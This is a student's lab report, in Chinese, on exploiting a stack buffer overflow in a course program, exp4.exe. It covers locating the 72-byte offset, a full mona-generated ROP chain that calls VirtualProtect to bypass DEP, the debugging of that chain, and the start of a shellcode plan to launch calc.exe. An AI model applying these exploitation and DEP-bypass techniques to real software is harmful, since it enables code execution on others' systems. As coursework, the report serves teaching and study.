# 软件安全第四次实验实验报告

2019302180149 鄢锦琪

目录

[软件安全第四次实验实验报告 1](#_Toc88517190)

[1、溢出点定位方法 1](#_Toc88517191)

[2、漏洞利用方法&攻击发生时栈的布局 3](#_Toc88517192)

[3、DEP保护绕过方法及实现 5](#_Toc88517193)

[3.1DEP保护绕过方法 5](#_Toc88517194)

[3.2绕过DEP保护实现方法 6](#_Toc88517195)

[4、shellcode的设计与实现 12](#_Toc88517196)

[4.1数据部分 12](#_Toc88517197)

[4.2重定位 15](#_Toc88517198)

[4.3找到kernel32.dll的位置 15](#_Toc88517199)

[4.4 GetProcAddress函数的地址 15](#_Toc88517200)

[4.4找到LoadLibraryExA函数的地址 16](#_Toc88517201)

[4.5调用LoadLibrary函数加载msvcr120.dll模块 16](#_Toc88517202)

[4.6添加跳转代码 19](#_Toc88517203)

[5实现漏洞利用的“恶意”文件的结构与内容 20](#_Toc88517204)

[5.1生成恶意文件的python脚本 20](#_Toc88517205)


[5.2恶意文件结构 22](#_Toc88517206)

[6、复现漏洞利用结果的测试环境 23](#_Toc88517207)

[7、实验总结 23](#_Toc88517208)

## 1、溢出点定位方法

首先打开程序 , 只有一个框, 一个导入和一个输入框, 输入框中任意输入都没有任何反应.



故选择导入, 随意导入无效文件, 程序会卡死, 显然, 在导入文件时可能会发生溢出, 从而引起了程序的异常从而卡死。

构造一个文本文件，使用如下python代码获得文件


seq = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ'

with open('345.txt', 'w') as f:

    for i in seq:


        f.write(i)

当前seq 是26个字符，导入时，没有异常，显然不够长。



不断尝试经过反复验证，在字符串为A\*72+‘BBBB’(python表示)时,在导入txt文件后，ollydbg中会出现。如图所示


显然可以发现这个就是返回地址。也就是72个无效字符，然后再后8位作为地址。




## 2、漏洞利用方法&攻击发生时栈的布局

根据上图所示，可以看到txt文件中先放72个无效字符，然后后4个填写返回地址即可作为它的返回地址。栈结构如下所示。


若只放72个无效字符时，栈结构如下所示。




我导入72个无效字符和4个B时




并且此时使用ollydbg继续单步执行时, 发现在ollydbg报错如下所示



这也印证了我们成功覆盖了返回地址。但是因为在该程序中，我们并没有在程序中的后门，我们不能直接跳转到有我们想要的代码的位置。我们随意测试一下栈溢出的效果，我们发现我们栈溢出时填入无效字符的区域是一个可执行的区域。



所以我们尝试将返回地址跳转到我们那些位置。因为41正好是inc ecx，所以我们通过查看ecx的值即可判断是否成功。但是单步调试时，发现并不会执行我们的inc ecx，而是跳转到了奇怪的位置。



经过搜索发现这是该程序开启了DEP保护，不能直接执行溢出的代码。

## 3、DEP保护绕过方法及实现

### 3.1DEP保护绕过方法


DEP基本原理是将数据所在的页面标识设置为不可执行，当程序溢出成功转入shellcode时，程序会尝试在数据基本页面上执行指令，此时CPU会抛出异常，而不是执行恶意指令。

DEP的主要作用是阻止数据页（如默认的堆页、各种堆栈页以及内存池页）执行代码。从Windows XP SP2开始有，分为：软件DEP(Software DEP)和硬件DEP(Hardware-enforeced DEP)

（以上定义来自网络）

为了绕过DEP，在此处因为我们已经能够覆盖它的返回地址，虽然不能让他直接运行我们溢出得到的代码，但是我们可以构造ROP链，让他运行程序中自带的代码，并且构造该代码调用特定函数用来关闭或者绕过DEP保护。

常用的方法主要有以下几种。



其中第三个方法调用VirtualProtect函数改变当前页的可执行权限，实现最为简单。所以构造ROP链调用VirtualProtect函数，以绕过DEP保护。


### 3.2绕过DEP保护实现方法

Immunity是一个好用的动态调试软件，它的一个插件mona可以在选定的模块中拼凑代码构造ROP链并且最终完成调用VirtualProtect函数。

安装完以后，使用mona插件自动生成rop链。因为生成的ROP链需要持续可用，而不能在更换电脑或者电脑重启后失效，而ROP链中的代码又与地址有很大的关联。所以不适合在外部库中取用代码，而是只能在当前的程序中取用代码。所以执行

!mona rop -m exp4.exe -cp nonull

执行完成后会在Immunity的安装目录生成rop.txt, rop\_chains.txt, rop\_suggestions.txt, stackpivot.txt文件，

其中rop\_chains.txt中存储着我们想要的rop链

里面包含了VirtualProject等函数调用时需要的参数和寄存器的状态



以及各种语言利用字节码的方法。

因为我使用python生成payload文件，所以只需要取其字节码即可。

0x00dd4499, # POP ECX # RETN [exp4.exe]

0x00f00688, # ptr to &VirtualProtect() [IAT exp4.exe]

0x00dc7799, # MOV EAX,DWORD PTR DS:[ECX] # RETN [exp4.exe]

0x00b23eea, # XCHG EAX,ESI # RETN [exp4.exe]

#[---INFO:gadgets\_to\_set\_ebp:---]

0x00806159, # POP EBP # RETN [exp4.exe]

0x0089a861, # & jmp esp [exp4.exe]

#[---INFO:gadgets\_to\_set\_ebx:---]

0x00b29006, # POP EBX # RETN [exp4.exe]

0x00000201, # 0x00000201-> ebx

#[---INFO:gadgets\_to\_set\_edx:---]

0x00b13264, # POP EDX # RETN [exp4.exe]

0x00000040, # 0x00000040-> edx

#[---INFO:gadgets\_to\_set\_ecx:---]

0x00e13f27, # POP ECX # RETN [exp4.exe]

0x00efc8a9, # &Writable location [exp4.exe]

#[---INFO:gadgets\_to\_set\_edi:---]

0x0089ca01, # POP EDI # RETN [exp4.exe]

0x00b13e04, # RETN (ROP NOP) [exp4.exe]

#[---INFO:gadgets\_to\_set\_eax:---]

0x00c357f5, # POP EAX # RETN [exp4.exe]

0x90909090, # nop

#[---INFO:pushad:---]


0x00b250d2, # PUSHAD # RETN [exp4.exe]

根据ROP链的性质，我们接下来需要将地址覆盖为该链的第一个位置，也就是说，payload为72个无效字符，然后接这些字节码。


但是如果只是这样，我们并不知道我们是否成功关闭了它的DEP保护。

所以我们在字节码的最后添加一个0x9059016A(对应push 1, pop ecx, nop) 的机器码的字节码形式。如果成功关闭了DEP保护，则我们的ecx会变为1


将他们写入文件，先写入72个无效字符，然后写入字节码(下为python代码一部分，字节码部分略)




运行程序并且导入payload后，在0x00DD4499处打下断点，发现栈结构大致如我们需要所示。但是栈顶指针并没有按照我们想要的，而是指向了很下面。



直觉告诉我可能并不会执行我们的代码，单步调试该程序。发现在运行时栈顶指针不会再上移，也就代表有两项被过了，这两项始终没有被用到



但是根据ROP链的结构，它理应被使用。继续调试程序




直到进入无效的代码区域，也没有运行我们的代码，比对本应有的寄存器情况，看到我们的esi并没有按照正常应该的是VirtualProject的指针，而是一个奇怪的值，所以跳转到esi时就出现了问题，也就没有真正的调用VirtualProject。我们刚才发现栈中有两项被跳过，其中一项便是VirtualProject的地址。

所以我们不能让他被跳过，就只能添加无效项，让他跳过无效项而非跳过重要内容。所以添加两个无效项。




重新写入txt文件中并导入。


结果如下图，可以看到栈结构正常，并且到达了我们构造的位置。我们正常断点调试该程序。




可以看到正常调用了VirtualProtect函数



调用完成以后，则发现跳转回到了我们的push 1，pop ecx，nop处



代码正常执行，ecx的值被修改为1



显然我们已经完成了DEP的绕过，并且能够成功执行自己栈溢出时放在栈中的代码。

## 4、shellcode的设计与实现

本次实验中要让该程序调用系统自带的计算器。

那么比较通用的方法是获取到system函数,就相当于拿到了shell,可以执行几乎所有的系统程序。所以要获取到system函数，就需要先获得GetProcAddress函数和LoadLibraryEx函数。通过GetProcAddress函数获取各种其他函数的地址，通过LoadLibraryEx函数加载新的dll文件(此处是msvcr120.dll)，然后使用GetProcAddress函数获取到system函数的地址，最后调用system函数启动calc.exe即可运行计算器。

总结后步骤如下:

1.通过Kernel32.dll获取GetProcAddress函数地址

2.使用GetProcAddress函数获取LoadLibrarEx函数地址

